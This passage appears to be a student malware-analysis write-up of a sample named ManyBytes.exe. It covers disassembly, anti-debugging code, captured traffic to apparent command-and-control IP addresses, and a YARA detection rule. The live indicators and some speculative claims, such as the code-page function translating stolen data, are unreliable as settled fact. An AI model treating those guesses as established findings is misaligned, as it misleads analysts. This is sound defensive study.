77DB1000  16 00 18 00 F0 7D DB 77 14 00 16 00 50 7C DB 77  ....ð}Ûw....P|Ûw
77DB1010  00 00 02 00 0C 5E DB 77 0E 00 10 00 C8 7F DB 77  .....^Ûw....È.Ûw
77DB1020  0C 00 0E 00 B8 7F DB 77 08 00 0A 00 88 7B DB 77  ......Ûw.....{Ûw
77DB1030  06 00 08 00 98 7F DB 77 06 00 08 00 A8 7F DB 77  ......Ûw......Ûw
77DB1040  06 00 08 00 A0 7F DB 77 06 00 08 00 B0 7F DB 77  .... .Ûw....°.Ûw
77DB1050  1C 00 1E 00 84 7C DB 77 20 00 22 00 40 82 DB 77  .....|Ûw .".@.Ûw
77DB1060  84 00 86 00 B8 81 DB 77 50 6C DE 77 D0 4A EB 77  ......ÛwPlÞwÐJëw
77DB1070  80 B4 DD 77 10 49 EB 77 50 20 DE 77 E0 69 DE 77  .´Ýw.IëwP Þwàiþw
77DB1080  90 49 EB 77 50 4A EB 77 C0 57 DE 77 D0 4A EB 77  .IëwPJëwÀWÞwÐJëw
77DB1090  E0 25 DE 77 E0 69 DE 77 E0 49 EB 77 50 4A EB 77  à%ÞwàiÞwàIëwPJëw

Command: Commands are comma separated (like assembly instructions): mov eax, ebx
```


Here we see the “CreateWindowExW” call, which has a mov edi, edi NOP command at the beginning of the call. Anti debugging seems to be performed within this function call by adding values to ebp and shifting control flow so that the debugger will not appropriately view the correct chain of code. Setting up breakpoints and stepping over these instructions allows for appropriate flow control.

Networking

After running “accept-all-ips start”, inetsim, fakedns, and wireshark….




```
tcp.stream eq 87

No.  Time           Source           Destination     Protocol Length Info
665  429.768440242  192.168.245.129  176.96.187.116  TCP      66 55882 → 10015 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 W
667  430.955553577  192.168.245.129  176.96.187.116  TCP      66 [TCP Retransmission] [TCP Port numbers reused] 55882
669  432.955577270  192.168.245.129  176.96.187.116  TCP      66 [TCP Retransmission] [TCP Port numbers reused] 55882
671  436.955575413  192.168.245.129  176.96.187.116  TCP      66 [TCP Retransmission] [TCP Port numbers reused] 55882
678  444.955572281  192.168.245.129  176.96.187.116  TCP      66 [TCP Retransmission] [TCP Port numbers reused] 55882

Frame 678: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface ens33, id 0
Ethernet II, Src: VMware_87:e6:32 (00:50:56:87:e6:32), Dst: VMware_87:e6:09 (00:50:56:87:e6:09)
Internet Protocol Version 4, Src: 192.168.245.129, Dst: 176.96.187.116
Transmission Control Protocol, Src Port: 55882, Dst Port: 10015, Seq: 0, Len: 0

0000  00 50 56 87 e6 09 00 50  56 87 e6 32 08 00 45 00   ·PV····P V··2··E·
0010  00 34 24 43 40 00 80 06  b4 81 c0 a8 f5 81 b0 60   ·4$C@··· ·······`
0020  bb 74 da 4a 27 1f e2 b2  13 af 00 00 00 00 80 02   ·t·J'··· ········
0030  fa f0 5a 54 00 00 02 04  05 b4 01 03 03 08 01 01   ··ZT···· ········
0040  04 02                                              ··
```


*ens33
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 16

```
No.  Time          Source           Destination     Protocol  Length Info
  98 97.768265911  192.168.245.129  85.192.165.229  TCP       66 55843 → 10015 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
  99 98.955354019  192.168.245.129  85.192.165.229  TCP       66 [TCP Retransmission] [TCP Port numbers reused] 5584
 101 101.049138621 192.168.245.129  85.192.165.229  TCP       66 [TCP Retransmission] [TCP Port numbers reused] 5584
 104 105.142863509 192.168.245.129  85.192.165.229  TCP       66 [TCP Retransmission] [TCP Port numbers reused] 5584
 113 113.142865185 192.168.245.129  85.192.165.229  TCP       66 [TCP Retransmission] [TCP Port numbers reused] 5584
```

The malware attempts to communicate with multiple foreign IP addresses, and traffic is TCP encrypted. It attempts to connect with the assumed command and control server IP address uncovered during dynamic analysis via TCP connection.


Ghidra



```
                        LAB_0041528f
0041528f ea 9e la ...      JMPF       0xfd36:LAB_1cf11
00415296 43                ??         43h    C
00415297 d3                ??         D3h
00415298 fd                ??         FDh
00415299 75                ??         75h    u
0041529a db                ??         DBh
0041529b 64                ??         64h    d
0041529c 68                ??         68h    h
0041529d 47                ??         47h    G

                        DAT_0041529e
0041529e 80                ??         80h
0041529f 34                ??         34h    4
004152a0 f3                ??         F3h
004152a1 9e                ??         9Eh
004152a2 98                ??         98h

                        ********************************
                        *                          FUNCT
                        ********************************
                        int __fastcall FUN_004152a3(int
                          assume FS_OFFSET = 0xffdff00
      int                  EAX:4          <RETURN>
      int                  ECX:4          param_1
      int                  EDX:4          param_2
      uint                 Stack[0x4]:4   param_3
                        FUN_004152a3

004152a3 d5 bf             AAD        0xbf
004152a5 1f                POP        DS
```

```
/* WARNING: Control flow encountered bad instruction data */

int __fastcall FUN_004152a3(int param_1,int param_2,uint param_3)

{
  uint *puVar1;
  int iVar2;
  uint in_EAX;
  uint uVar3;
  int unaff_EBX;
  int unaff_EBP;
  int unaff_ESI;
  uint unaff_EDI;
  uint uVar4;
  byte in_CF;
  bool bVar5;
  undefined2 in_FPUControlWord;
  float10 in_ST0;
  float10 in_ST1;

  uVar3 = in_EAX & 0xffff0000 | (uint)(byte)((char)in_EAX + (char)(in_E
  do {
    uVar4 = unaff_EDI;
    bVar5 = uVar3 < 0xdd8575c || uVar3 + 0xf227a8a4 < (uint)in_CF;
    unaff_EDI = (uVar3 + 0xf227a8a4) - (uint)in_CF;
    if (bVar5) {
                    /* WARNING: Bad instruction - Truncating control flo
      halt_baddata();
    }
    *(int *)(param_2 + -0x74) = *(int *)(param_2 + -0x74) + unaff_EBX +
    in_CF = (param_3 & 1) != 0;
    param_2 = -0x682eb6eb;
    uVar3 = uVar4;
```

Taking a look at FUN_004152a3, there are multiple warnings about bad instruction data as well as truncating flow control. This immediately makes me suspect some sort of anti-debugging technique. Note the conditionals before a call to "halt_baddata()." They seem to be checking whether a certain value exists in EAX or EBX, and executing the halt_baddata() function if found to be true. For the EAX conditional, it checks a local boolean, Bvar5, which is assigned true or false based on whether the uVar3 has a particular value in EAX. If bVar5 is found true, halt_baddata(); is what occurs. This function is probably obfuscated.




```
     undefined          AL:1            <RETURN>
     undefined1         Stack[-0x10]:1 local_10
     undefined1         Stack[-0x11]:1 local_11

     undefined1         Stack[-0x12]:1 local_12
     undefined1         Stack[-0x18]:1 local_18
     undefined1         Stack[-0x117... local_117
     undefined1         Stack[-0x118... local_118


     undefined1         Stack[-0x218... local_218
     undefined1         Stack[-0x318... local_318
     undefined2         Stack[-0x518... local_518

                     FUN_00415af8                               XREF
00415af8 55              PUSH       EBP
00415af9 8b ec           MOV        EBP, ESP
00415afb 81 ec 14 ...    SUB        ESP, 0x514
00415b01 8d 45 ec        LEA        EAX=>local_18, [EBP + -0x14]
00415b04 56              PUSH       ESI
00415b05 50              PUSH       EAX
00415b06 ff 35 f4 ...    PUSH       dword ptr [DAT_004225f4]
00415b0c ff 15 34 ...    CALL       dword ptr [->KERNEL32.DLL::GetCPInfo]
00415b12 83 f8 01        CMP        EAX, 0x1
00415b15 0f 85 16 ...    JNZ        LAB_00415c31
00415b1b 33 c0           XOR        EAX, EAX
00415b1d be 00 01 ...    MOV        ESI, 0x100

                     LAB_00415b22                               XREF
00415b22 88 84 05 ...    MOV        byte ptr [EBP + EAX*0x1 + local_117],
00415b29 40              INC        EAX
00415b2a 3b c6           CMP        EAX, ESI
```

```
WCHAR local_318 [128];
WCHAR local_218 [128];
undefined4 local_118 [64];
_cpinfo local_18;

BVar2 = GetCPInfo(DAT_004225f4,&local_18);
if (BVar2 == 1) {
  uVar3 = 0;
  do {
    *(char *)((int)local_118 + uVar3) = (char)u
    uVar3 = uVar3 + 1;
  } while (uVar3 < 0x100);
  local_118[0]._0_1_ = 0x20;
  if (local_18.LeadByte[0] != 0) {
    pBVar9 = local_18.LeadByte + 1;
    do {
      uVar3 = (uint)local_18.LeadByte[0];
      if (uVar3 <= *pBVar9) {
        uVar5 = (*pBVar9 - uVar3) + 1;
        puVar10 = (undefined4 *)((int)local_118
        for (uVar6 = uVar5 >> 2; uVar6 != 0; uVa
          *puVar10 = 0x20202020;
          puVar10 = puVar10 + 1;
        }
        for (uVar5 = uVar5 & 3; uVar5 != 0; uVar
          *(undefined *)puVar10 = 0x20;
          puVar10 = (undefined4 *)((int)puVar10
        }
      }
      local_18.LeadByte[0] = pBVar9[1];
      pBVar9 = pBVar9 + 2;
    } while (local_18.LeadByte[0] != 0);
  }
  FUN_00416d24(1,(LPCSTR)local_118,0x100,local_
```

Within FUN_00415af8, the immediate thing that catches our eye is a call to GetCPInfo on local_18, a variable of _cpinfo. CPINFO structures in windows contain information related to a code page, and it is obvious that the malware is manipulating them due to the presence of "leadbyte" additions.

Via : https://learn.microsoft.com/en-us/windows/win32/api/winnls/ns-winnls-cpinfo
& https://learn.microsoft.com/en-us/windows/win32/intl/code-pages




```C++
typedef struct _cpinfo {
  UINT MaxCharSize;
  BYTE DefaultChar[MAX_DEFAULTCHAR];
  BYTE LeadByte[MAX_LEADBYTES];
} CPINFO, *LPCPINFO;
```

On Code pages: "Windows code pages, commonly called "ANSI code pages", are code pages for which non-ASCII values (values greater than 127) represent international characters. These code pages are used natively in Windows Me, and are also available on Windows NT and later."
Could this function be performing some sort of translation between languages before sending the stolen information back to a host? Perhaps obfuscation is achieved this way? We saw the addition of values related to Windows translation services in one of the RegShot samples.


Indicators of Compromise

There are many indicators of compromise for this piece of malware. In order to write an effective yara rule, I utilized specific filenames and commands, as well as IP addresses. Utilizing the found public key within the xml manifest file, alongside the txt file name and executable name proved effective in reducing false positives against the Binary Collections.



```
rule manybytes
{
meta:
        author = "Connor Fuchs"
        description = "A YARA rule to detect the presence of the sample3.exe malware."
strings:
        $xmlKey = "publicKeyToken=\"6595b64144ccf1df\""
        $file1 = "guikas.txt" fullword wide
        $name1 = "ManyBytes.exe" fullword wide

condition:
        $xmlKey
        and $file1
        and $name1
}
```

Here is the Yara rule that I found to be effective. There are 0 false positives against the Binary Collection. Simple, yet effective.



```
C:\Documents and Settings\Administrator\Desktop>yara32 -s -r manybytes.yara "C:\
Documents and Settings\Administrator\Desktop\Practical Malware Analysis Labs\Bin
aryCollection"
manybytes C:\Documents and Settings\Administrator\Desktop\Practical Malware Anal
ysis Labs\BinaryCollection\sample3.exe
0x1ceb0:$xmlKey: publicKeyToken="6595b64144ccf1df"
0x18704:$file1: g\x00u\x00i\x00k\x00a\x00s\x00.\x00t\x00x\x00t\x00
0x1cbe8:$name1: M\x00a\x00n\x00y\x00B\x00y\x00t\x00e\x00s\x00.\x00e\x00x\x00e\x0
0

C:\Documents and Settings\Administrator\Desktop>
```

Here are the results when recursively searching through the Binary Collections directory containing other malware samples. Sample3.exe is the only result, and the memory locations are displayed. No false positives exist.